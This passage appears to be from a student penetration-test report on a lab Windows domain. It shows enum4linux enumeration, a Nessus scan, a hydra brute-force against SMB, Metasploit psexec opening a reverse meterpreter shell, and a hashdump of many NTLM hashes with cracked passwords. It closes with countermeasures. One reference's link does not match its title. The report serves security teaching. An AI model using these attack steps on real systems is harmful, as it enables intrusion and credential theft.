Figure 2-17

Then, the package “enum4linux” was used. This package ran through both servers gleaning as much information as possible including all domain groups, file shares and comments added onto user’s profiles. This command also gained information on the usernames which have administrator privilege on the server 2 machine which can be seen in Figure 2-18. The command lines used to achieve this result are as follows:

- enum4linux -a -u test -p test123 192.168.10.1 >/root/Desktop/enum1.txt
- enum4linux -a -u test -p test123 192.168.10.2 >/root/Desktop/enum2.txt

The package was running using the test credentials provided and –a was used to show all information. This means that most of the information gained was identical with the exclusion of the scan on the second server uncovering domain usernames and their groups. The full scan results for both servers can be viewed in appendix B.


```

337 [35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\Administrator
338 [35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\W.Holt
339 [35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\L.Washington
340 [35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\M.Padilla
341 [35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\I.Robinson
342 [35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\B.Yates
343 [35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\J.Shaw

```

Figure 2-18

2.4 VULNERABILITY SCANNING

The next step was to perform a vulnerability scan on the target network, this was done using the program “nessus”. To run a basic network scan browse to <https://localhost:8834/> on the kali machine, then enter the credentials admin/hacklab. The scan is then run with the following settings:

- Server scan
- Targets: 192.168.10.1, 192.168.10.2
- Credentials: test/test123
- Domain: uadtargetnet

This scan uses the CVE database, a publicly accessible database of common vulnerabilities and exploits, to match any vulnerabilities it finds to a number in the database along with their potential risk, this is done by scanning ports and identifying the services running and then matching them with the vulnerabilities. Figure 2-19 displays the number of vulnerabilities of each level on server 1 and figure 2-20 displays the number of vulnerabilities of each level on server 2. The full scan for server 1 and server 2 can be viewed in Appendix C.




Figure 2-19




Figure 2-20

2.5 EXPLOITATION

In the exploitation phase of the penetration test, the tool hydra was used to perform a brute force dictionary attack against the domain administrator accounts that were discovered in the enumeration phase, See Figure 2-18. The accounts usernames are:


- Administrator
- W.Holt
- L.Washington
- M.Padilla
- I.Robinson
- B.Yates
- J.Shaw

The brute force attack makes use of the SMB protocol which can be abused as POP3, a protocol used for mail servers was active, which is vulnerable to these attacks. The command “hydra -v -L users.txt -P “cain.txt” -o results.txt smb://192.168.10.1”. This attack found 4 administrator passwords compromised. Figure 2-21 displays the compromised accounts in the results.txt file. The users.txt file and other screenshots can be found in Appendix D.

```
1 # Hydra v9.3 run at 2024-12-10 05:13:06 on 192.168.10.1 smb (hydra -V -L users.txt -P cain.txt -o results.txt smb://192.168.10.1)
2 [445][smb] host: 192.168.10.1 login: I.Robinson password: switching
3 [445][smb] host: 192.168.10.1 login: J.Shaw password: howsomever
4 [445][smb] host: 192.168.10.1 login: M.Padilla password: possess
5 [445][smb] host: 192.168.10.1 login: W.Holt password: interception
6
```

Figure 2-21

Next the command “net use q :\\192.168.10.1\\c\$”. This gave access to the shares from a remote administrator. Figure 2-22 displays access gained to the file shares.



Figure

2-22

Finally, the metasploit framework was used and the attack “windows/smb/psexec” was used to abuse the abuse the SMB protocol. Using these credentials and the smb domain, administrative remote access was gained on the target machine. Figure 2-23 shows the options of the psexec attack and Figure 2-24 shows the exploit in process and a successful meterpreter

shell on the target machine and Figure 2-25 shows the IP configuration on a shell after the psexec attack displaying that the target machine has been compromised. The full steps for this attack are detailed in Appendix E.

```
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The SMB service port (TCP)
SERVICE_DESCRIPTION		no	Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SMBDomain		no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBSHARE		no	The share to connect to, can be an admin share (ADMIN\$,C\$, ...) or a normal read/write folder share
SMBUser		no	The username to authenticate as

```

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.233.129 yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

```

Figure 2-23

```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.10.253:4444
[*] 192.168.10.1:445 - Connecting to the server ...
[*] 192.168.10.1:445 - Authenticating to 192.168.10.1:445\ludatargetnet.com as user 'I.Robinson' ...
[*] 192.168.10.1:445 - Selecting PowerShell target
[*] 192.168.10.1:445 - Executing the payload ...
[*] 192.168.10.1:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175686 bytes) to 192.168.10.1
[*] Meterpreter session 1 opened (192.168.10.253:4444 → 192.168.10.1:49817) at 2024-12-10 10:06:13 -0500

meterpreter > 
```

Figure 2-24

```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::482d:455c:bdb:e2ef%6
IPv4 Address. . . . . : 192.168.10.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.10.254

C:\Windows\system32>
```

Figure 2-25

2.6 POST EXPLOITATION

The final stage of the penetration test involves maintaining access to the target network, multiple tools were used for this including Cain a password cracking software which was used against all the accounts on the network. This was done by using a meterpreter shell to run the “ps” command which lists all processes running on the machine. Next, the “migrate” command was used to move to a process running on the system (See Figure 2-26) to dump all the user's hashed passwords using the “hashdump” command. These were then saved to a text file by copying and pasting the output (See Figure 2-27 and Figure 2-28) and the text file was run through Cain to crack the NTML hashes of some of the passwords, this is shown in Figure 2-29 and Figure 2-30. The full settings for cain can be found in Appendix F.



680	604	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
-----	-----	-------------	-----	---	---------------------	---------------------------------

Figure 2-26

```
hashes.txt - Notepad
File Edit Format View Help
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b41c955faff3c48cf44f44496eec8ce7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ce500f06f0b238ecd9944cd8a34ff95a:::
test:1109:aad3b435b51404eeaad3b435b51404ee:c5a237b7e9d8e708d8436b6148a25fa1:::
K.Thompson:2601:aad3b435b51404eeaad3b435b51404ee:f7b2ce4dfda94a03e7e4fa03d7b16d27:::
V.Nelson:2602:aad3b435b51404eeaad3b435b51404ee:332701ea01d9803272418215824383df:::
L.Gill:2603:aad3b435b51404eeaad3b435b51404ee:a6bdfafa3d65f01bba7e0e33e60ee342e:::
N.May:2604:aad3b435b51404eeaad3b435b51404ee:4589e3d003eb8903ea5b5e28f31ded19:::
W.Holt:2605:aad3b435b51404eeaad3b435b51404ee:080693ece73589f8b9f3f78663f91808:::
J.Wheeler:2606:aad3b435b51404eeaad3b435b51404ee:15a852e3c7c2ef83ad8242472ae9903a:::
F.Payne:2607:aad3b435b51404eeaad3b435b51404ee:108f91cfb6b0ab98fc1beb2e68e56159:::
T.Oliver:2608:aad3b435b51404eeaad3b435b51404ee:ac5b49f9a71be7feaa42a3222cd74b20:::
J.Poole:2609:aad3b435b51404eeaad3b435b51404ee:810325d1a8599ecb7d0540ac206ad5ec:::
N.Wells:2610:aad3b435b51404eeaad3b435b51404ee:688af8ea1b614bf680faba006ea3057c:::
N.Hogan:2611:aad3b435b51404eeaad3b435b51404ee:e3629de60204c91bfc82825f22275c31:::
M.Adams:2612:aad3b435b51404eeaad3b435b51404ee:bed9e94ccd79cc20365efa58b35d2c33:::
Y.Marshall:2613:aad3b435b51404eeaad3b435b51404ee:a01e9e33b68ab61a580f4bc464ee36c1:::
W.Wolfe:2614:aad3b435b51404eeaad3b435b51404ee:34ef57f8d321aea7ca89e0a24a515e2a:::
A.Kennedy:2615:aad3b435b51404eeaad3b435b51404ee:080693ece73589f8b9f3f78663f91808:::
T.Fuller:2616:aad3b435b51404eeaad3b435b51404ee:74852d706649d5d2ce8f9dd826d4874f:::
L.Washington:2617:aad3b435b51404eeaad3b435b51404ee:0833a35013de96e17705cb4694b1553c:::
S.Shelton:2618:aad3b435b51404eeaad3b435b51404ee:990e7ec7e099e75c00f443f7b4bb3ae2:::
J.Farmer:2619:aad3b435b51404eeaad3b435b51404ee:f61996a84217dad5ff64659a97c8642c:::
M.Paul:2620:aad3b435b51404eeaad3b435b51404ee:ed82bd6cdb216fd690c950aecdd64c56c:::
B.Wong:2621:aad3b435b51404eeaad3b435b51404ee:faccd2f7fc03a0982b07a2d21846187f:::
D.Ford:2622:aad3b435b51404eeaad3b435b51404ee:e822570efa4b7edc5fc10f2372e070e2:::
M.Daniel:2623:aad3b435b51404eeaad3b435b51404ee:cecadc1061009aedacc80a2de584a5f5:::
D.Brooks:2624:aad3b435b51404eeaad3b435b51404ee:dd9d2279352b23687f6279ba4a8ba88c:::
B.Rice:2625:aad3b435b51404eeaad3b435b51404ee:e1489fe6f506e84e1d9f01459f07e13f:::
P.Powers:2626:aad3b435b51404eeaad3b435b51404ee:30179f5c89072aae0fcb922d52b0a3bb:::
S.Wright:2627:aad3b435b51404eeaad3b435b51404ee:2b536b199fda92e76c05b59294a0f79b:::
L.Williamson:2628:aad3b435b51404eeaad3b435b51404ee:c0dc381734bde9fbc8c454895c8ebec:::
G.Malone:2629:aad3b435b51404eeaad3b435b51404ee:33b93138451a49da98e262b2f5b57da5:::
M.Harrington:2630:aad3b435b51404eeaad3b435b51404ee:f93175934524851e0b8bed08bea60f87:::
H.McLaughlin:2631:aad3b435b51404eeaad3b435b51404ee:e868ceb881c017f13590fd158254a371:::
G.Turner:2632:aad3b435b51404eeaad3b435b51404ee:27bde3962ffc55061dd8c736a2016b4c:::
P.Rodriguez:2633:aad3b435b51404eeaad3b435b51404ee:e58e3586585c44da480e148390d9dd99:::
L.Thornton:2634:aad3b435b51404eeaad3b435b51404ee:6c93c3cd901986843f5d0df101331210:::
D.Murray:2635:aad3b435b51404eeaad3b435b51404ee:62e4e02723ccfeee508caa92c95a6f5e:::
A.Peters:2636:aad3b435b51404eeaad3b435b51404ee:f293e283cea5a27db8552667fbaf94c7:::
M.Padilla:2637:aad3b435b51404eeaad3b435b51404ee:a022f2e4594ec7271afb6b6791d86ec2:::
J.Becker:2638:aad3b435b51404eeaad3b435b51404ee:8c064a4c674c79cec0f3c70310b9b8e2:::
K.Perkins:2639:aad3b435b51404eeaad3b435b51404ee:fb9a187494df75923c9515cfca976f08:::
M.Murphy:2640:aad3b435b51404eeaad3b435b51404ee:cdb164617b8fb8ee5bc0e3c4d0ea0a0b:::
S.Higgins:2641:aad3b435b51404eeaad3b435b51404ee:baa026ccfd2b52c325ef54b691ce8845:::
B.Lewis:2642:aad3b435b51404eeaad3b435b51404ee:4310e999dc37278d6f0f33ee0e26d475:::
F.Sanders:2643:aad3b435b51404eeaad3b435b51404ee:d44ef87a5f186e15cbfc91044bce6f6b:::
R.Soto:2644:aad3b435b51404eeaad3b435b51404ee:fd281398fdf14e4e1173a6d113975532:::
I.Robinson:2645:aad3b435b51404eeaad3b435b51404ee:f06b5ecb867ff8a976f0ddd8cc200aa2:::
B.Yates:2646:aad3b435b51404eeaad3b435b51404ee:8a8c9f7a692b8e3e6e77d47490ef55ae:::
E.Frazier:2647:aad3b435b51404eeaad3b435b51404ee:22f17fad5469c294b551e488d7971202:::
G.Francis:2648:aad3b435b51404eeaad3b435b51404ee:47e9839eb7d7d226ea5415d6737eb09c:::
J.Shaw:2649:aad3b435b51404eeaad3b435b51404ee:fe0ca6beaf5a825d6a9cca1c2e6a27e6:::
```

Figure 2-27

Figure 2-28

Figure 2-29

B. Yates	* empty *		AA038415851...	8A8C9F7A692B...	LM & NTLM		
E. Frazer	* empty *	abrasion27	AA038415851...	22F17FAD5469...	LM & NTLM		
G. Francis	* empty *		AA038415851...	47E939EB7D7...	LM & NTLM		
J. Shaw	* empty *	howsomever	AA038415851...	FEDCA8BEAF5...	LM & NTLM		
G. Adkins	* empty *	descendant70	AA038415851...	7BCF7711CAFA...	LM & NTLM		
B. Stanley	* empty *		AA038415851...	92523004F10D...	LM & NTLM		
K. Kelly	* empty *	voltmeter	AA038415851...	82140D98E8F4...	LM & NTLM		
C. Lamb	* empty *	precision	AA038415851...	2336F3737FCA...	LM & NTLM		
C. Keller	* empty *	periphera20	AA038415851...	038180D47D44...	LM & NTLM		
N. Colon	* empty *	stairwell96	AA038415851...	101232952D1D...	LM & NTLM		
J. Ballard	* empty *	selenium	AA038415851...	9AD17921465A...	LM & NTLM		
C. Mathis	* empty *	shuffle	AA038415851...	468190D0B85A...	LM & NTLM		
T. Maldonado	* empty *	destitute14	AA038415851...	4080168D96F...	LM & NTLM		
A. Lucas	* empty *	levitate89	AA038415851...	2690C365D0B...	LM & NTLM		
E. Wood	* empty *		AA038415851...	68C4D8B97A91...	LM & NTLM		
C. Munoz	* empty *	lengthen	AA038415851...	E32119648784...	LM & NTLM		
E. Elliott	* empty *	alabaster18	AA038415851...	19E386A6157F...	LM & NTLM		
O. Parker	* empty *	lesbian	AA038415851...	19687EAD215D...	LM & NTLM		
N. Fletcher	* empty *	stammer95	AA038415851...	59043AE9C31B...	LM & NTLM		
M. Moran	* empty *	doorstep34	AA038415851...	5E5C7E1F9163...	LM & NTLM		
N. Alexander	* empty *	prefecture20	AA038415851...	EFF079863DF3...	LM & NTLM		
L. Vasquez	* empty *	clincian2	AA038415851...	0B86FE3D2ACB...	LM & NTLM		
J. Patton	* empty *	rectify26	AA038415851...	4F8B0CFAD4DF...	LM & NTLM		
C. Dunn	* empty *		AA038415851...	98009E3F4D33...	LM & NTLM		
B. Fox	* empty *		AA038415851...	EB5E981E1175...	LM & NTLM		
M. Jordan	* empty *	grosbeak33	AA038415851...	BA8C23D5173D...	LM & NTLM		
M. Carson	* empty *		AA038415851...	F34C8F6E9F76...	LM & NTLM		
T. Simmons	* empty *	storeroom	AA038415851...	9F1803C2347...	LM & NTLM		
D. Gross	* empty *	umbrella46	AA038415851...	0880A25C10DE...	LM & NTLM		
C. Romero	* empty *	veranda	AA038415851...	14A986F66D07...	LM & NTLM		
S. Brock	* empty *	melamine	AA038415851...	1507973B0D7...	LM & NTLM		
L. Sharp	* empty *	diacritic76	AA038415851...	827C2BFDFD7E...	LM & NTLM		
G. Lambert	* empty *	acquescent60	AA038415851...	9D9EC5625FFD...	LM & NTLM		
C. Willis	* empty *	coalition58	AA038415851...	FA9FF2A74E1C...	LM & NTLM		
L. Campbell	* empty *	migrate	AA038415851...	2E1549DFD94...	LM & NTLM		
J. Jennings	* empty *		AA038415851...	8F8E9E0A792F...	LM & NTLM		
T. Todd	* empty *	editorial	AA038415851...	40F85FC2AA35...	LM & NTLM		
B. Blair	* empty *		AA038415851...	68145D8B770E...	LM & NTLM		
C. Horton	* empty *	godhead	AA038415851...	2338568E32F11...	LM & NTLM		
A. Norms	* empty *		AA038415851...	CDE5A509FD...	LM & NTLM		

Figure 2-30

A file was also remotely uploaded to the server using the “upload” command as shown in Figure 2-31 and can be seen on the target server in Figure 2-32.

```
meterpreter > upload hello
[*] uploading : /home/kali/Desktop/hello → hello
[*] Uploaded 7.00 B of 7.00 B (100.0%): /home/kali/Desktop/hello → hello
[*] uploaded : /home/kali/Desktop/hello → hello
meterpreter >
```

Figure 2-31




Figure 2-32

Another technique used to maintain access was gaining access to a remote command prompt shell on the target machine (See Figure 2-33). This was then upgraded to powershell (See Figure 2-34).

```
meterpreter > shell
Process 4124 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
```

Figure 2-33

```
C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Windows\system32>
```

Figure 2-34

3 DISCUSSION

3.1 GENERAL DISCUSSION

After conducting the practical aspect of the test, a large quantity of security risks were discovered on the target network. This makes these machines highly vulnerable to malicious attackers with server 1 being slightly more vulnerable than server 2.

Firstly, during the scanning phase several out-of-date services were discovered on the target machines on both TCP and UDP connections and on both servers. These vulnerabilities included old version of an Argosoft webmail server on server 1 which is vulnerable to denial-of-service attacks, cross site scripting attacks and privilege escalation attacks. Along with this the POP3 service running allows for more aggressive brute force attacks on the SMB protocol.

This is further explored in the enumeration phase where several other security issues were discovered such as a weak password policy which has a minimum password length of only 7 characters and the account lockout threshold and account lockout duration are not set meaning that brute force is very effective on these target machines.

Another issue is that within the comments for the user "H.Mclaughlin" a comment has been made stating the user's password in plaintext, this was discovered using the enum4linux tool. Along with this the same tool discovered the usernames of all the users who belong to the admin domain group giving malicious attackers a set of usernames to attempt to brute force to gain administrator access to the target network and its file shares.

These issues are further exemplified by the results of the nessus vulnerability scan which found 28 vulnerabilities on server 1 including 6 critical vulnerabilities such as out of date or unsupported php versions and 6 high level vulnerabilities such as potential unprivileged access to the SMB shares on the target machine. A further 23 vulnerabilities were found on server 2, again including 6 critical vulnerabilities such as unsupported and out of date php versions and a further 6 high level vulnerabilities including denial of service vulnerabilities and unprivileged access to SMB shares. Many of these issues could result in remote code executions on the target network or access to private information if abused correctly.

In the exploitation phase further issues were uncovered such as weak passwords for multiple administrators as 4 of the 7 administrator accounts were compromised using the Cain.txt file and hydra tool package. After this attack was performed a total of 65 of the 87 dumped NTLM hashes were cracked using the Cain.txt file and cain password cracking package. Additionally, poor anti-virus methods were employed as the metasploit frameworks psexec attack performed on the target machine was not caught or flagged by the window's inbuilt antivirus software, this indicates that the antivirus was turned off meaning that any number of malwares could be run or downloaded without any way of noticing or preventing them from gaining access to the target machine.

Furthermore, administrative access to the remote file shares could be gained using administrative credentials and the “net use” command allowing for files to be copied, written or deleted causing damage to the server.

Finally, maintaining access was simple as files could be uploaded to the server remotely from the psexec attack. Along with this Windows command prompts could be opened remotely allowing for backdoors to be implemented allowing repeated remote access to the target machines and powershell was also accessible meaning that user privilege could be edited and escalated allowing for further damage to the target network to occur.

3.2 COUNTERMEASURES

A multitude of countermeasures should be implemented on this network to improve its security against malicious attackers.

Firstly, outdated software should be updated to the newest available version. This includes updating all php and jQuery versions to the most recent release to patch the critical vulnerabilities and defend against possible exploits. Along with this the Argosoft webmail server should be updated to the most recent version to prevent any vulnerabilities from being exploited, all TLS and SSL protocols should be updated to the most recent versions to prevent any exploits from accessing the depreciated versions of those software's.

Another issue to be resolved is to create a stronger password policy, this should include an 8-character minimum password requirement and setting a lockout threshold and duration to prevent brute force attacks on regular accounts.

The servers should also be reconfigured to prevent potential unprivileged access to file shares and so that domain administrator's usernames cannot be enumerated so that brute force dictionary attacks are more difficult, plaintext passwords should be removed from user comments immediately.

Finally, anti-virus software must be set up and turned on, this will prevent potential malicious attacks from going unnoticed on the network such as the psexec attack used in this report. This will also increase security against other types of attacks on different parts of the network and will make the network less susceptible to malware of any kind as it will delete any suspicious software on the network.

3.3 FUTURE WORK

Due to time constraints, some attacks and techniques were not able to be implemented in this penetration test. Given more time attacks involving the outdated php system would be attempted using exploits found from exploit-db.com. Along with this a cross-site scripting attack would be attempted on the argosoft webmail server to exploit that vulnerability.

Other techniques would involve using a powershell on the target machine to escalate user privileges on the test account provided for this test so that it could be used as a nother method of maintaining access.

REFERENCES

For URLs, Blogs:

Cloudflare (no date). *What is penetration testing?*. Available from:
<https://www.cloudflare.com/en-gb/learning/security/glossary/what-is-penetration-testing/>
[Accessed 11 December 2024].

Imperva (no date) *Penetration testing*. Available at:
<https://www.imperva.com/learn/application-security/penetration-testing/> (Accessed: 11 December 2024).

Department for science, innovation & technology (2024) *Cyber security breaches survey 2024*. Available at: <https://www.gov.scot/publications/mental-health-strategy-2017-2027/> (Accessed: 11 December 2024).

IBM (2024) *Cost of a data breach report 2024*. Available at:
<https://www.ibm.com/downloads/documents/us-en/107a02e94948f4ec> (Accessed: 11 December 2024).

Johnson, L (2020) 'Chapter 10 – system and network assessments', in *Security Controls Evaluation, Testing, and Assessment Handbook*. 2nd edn. London: Academic Press, pp. 447-469.

Pentest standard(no date) *The penetration testing execution standard*. Available at:
http://www.pentest-standard.org/index.php/Main_Page (Accessed: 11 December 2024).

Shebli, H.M and Beheshti, B.D. (2018) 'A study on penetration testing process and tools', 2018 *IEEE Long Island Systems, Applications and Technology Conference (LISAT)*, pp. 1-7. Available at: 10.1109/LISAT.2018.8378035

Gill, R. (2023) *What is open source intelligence?*. Available at:
<https://www.sans.org/blog/what-is-open-source-intelligence/> (Accessed: 11 December 2024)

ICO. (2024) *How to access information from a public authority*. Available at:
<https://ico.org.uk/for-the-public/official-information/> (Accessed: 11 December 2024)

Broad, J and Binder, A (2014) 'Chapter 8 - Scanning', in *Hacking with Kali*, pp 103-130 (Accessed: 11 December 2024)

Clancy, R (2022) *What is enumeration in ethical hacking?*. Available at:
<https://www.eccouncil.org/cybersecurity-exchange/ethical-hacking/enumeration-ethical-hacking/> (Accessed: 11 December 2024)

National Cyber Security Centre (2021) *Vulnerability scanning tools and services*. Available at:
<https://www.ncsc.gov.uk/guidance/vulnerability-scanning-tools-and-services> (Accessed: 11 December 2024)

Webb, K (2024) *Breaking Down the Penetration Testing Process: Phases, Steps, Timelines, and Industry-Specific Strategies*. Available at: <https://www.strikegraph.com/blog/pen-testing-phases-steps> (Accessed: 4 December 2024)

Proofpoint (no date) *What is privilege escalation*. Available at: <https://www.proofpoint.com/uk/threat-reference/privilege-escalation> (Accessed: 4 December 2024)

Andress, J and Linn, R (2012) 'Chapter 10 – Post-exploitation scripting', in *Coding for penetration testers*, pp 255-281 Massachusetts: Elsevier, pp 251-288

Vectra (no date) *What is backdoor?*. Available at: <https://www.vectra.ai/topics/backdoor> (Accessed: 4 December 2024)

APPENDICES

Note that Appendices should be referenced in the main body of the text.

APPENDIX A

Scanning:

TCP Scan results on 192.168.10.1

```
Nmap 7.93 scan initiated Tue Nov 19 12:19:14 2024 as: nmap -sT -p 1-10000 -v -V -TS -sV -O --osscan-guess --script-banner -oN 192.168.10.1TCP.txt 192.168.10.1
Nmap scan report for 192.168.10.1
Host is up, received arp-response (0.00047s latency).
Scanned at 2024-11-19 12:19:15 GMT Standard Time for 440s
Not shown: 9978 filtered tcp ports (no-response)
PORT      STATE SERVICE        REASON    VERSION
21/tcp    open  ftp            syn-ack   syn-ack
|_ fingerprint-strings:
|_ GenericLines:
|_ 220-Welcome to Home Ftp Server!
|_ Server ready.
|_ command not understood.
|_ command not understood.
|_ Help:
|_ 220-Welcome to Home Ftp Server!
|_ Server ready.
|_ *HELP*: command not understood.
|_ NULL, SMBProgReq:
|_ 220-Welcome to Home Ftp Server!
|_ Server ready.
|_ SSLSessionReq:
|_ 220-Welcome to Home Ftp Server!
|_ Server ready.
|_ command not understood.
|_ Banner: 220-Welcome to Home Ftp Server!\x0D\x0A220 Server ready.
22/tcp    open  ssh            syn-ack   OpenSSH for Windows_8.6 (protocol 2.0)
|_ banner: SSH-2.0-OpenSSH_for_Windows_8.6
25/tcp    open  smtp          syn-ack
|_ fingerprint-strings:
|_ 250STATUSRequestTCP, DNSVersionIndReqTCP, Kerberos, NULL, RPCCheck, SMBProgReq, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|_ FourOhFourRequest, LPDString:
|_ 220 ArGoSoft Mail Server Freeware, Version 1.0 (1.8.2.9)
|_ 220 ArGoSoft Mail Server Freeware, Version 1.0 (1.8.2.9)
|_ Unknown command
|_ GenericLines, GetReqExt, HTTPOptions, RTSPRequest:
|_ 220 ArGoSoft Mail Server Freeware, Version 1.0 (1.8.2.9)
|_ Unknown command
|_ Unknown command
|_ Hello:
|_ 220 ArGoSoft Mail Server Freeware, Version 1.0 (1.8.2.9)
|_ 250-Welcome [192.168.10.25], pleased to meet you
|_ 250-SIZE 5242880
|_ HELP
|_ Banner: 220 ArGoSoft Mail Server Freeware, Version 1.0 (1.8.2.9)
53/tcp    open  domain        syn-ack   Simple DNS Plus
79/tcp    open  finger        syn-ack   ArGoSoft Mail finger
80/tcp    open  http          syn-ack   ArGoSoft Mail Server Freeware httpd 1.8.2.9
|_ http-server-header: ArGoSoft Mail Server Freeware, Version 1.0 (1.8.2.9)
88/tcp    open  kerberos-sec  syn-ack   Microsoft Windows Kerberos (server time: 2024-11-19 13:23:36Z)
90/tcp    open  http          syn-ack   Apache httpd (PHP 5.6.30)
|_ http-server-header: Apache
|_ Activate Windows
|_
|_ File Edit Format View Help
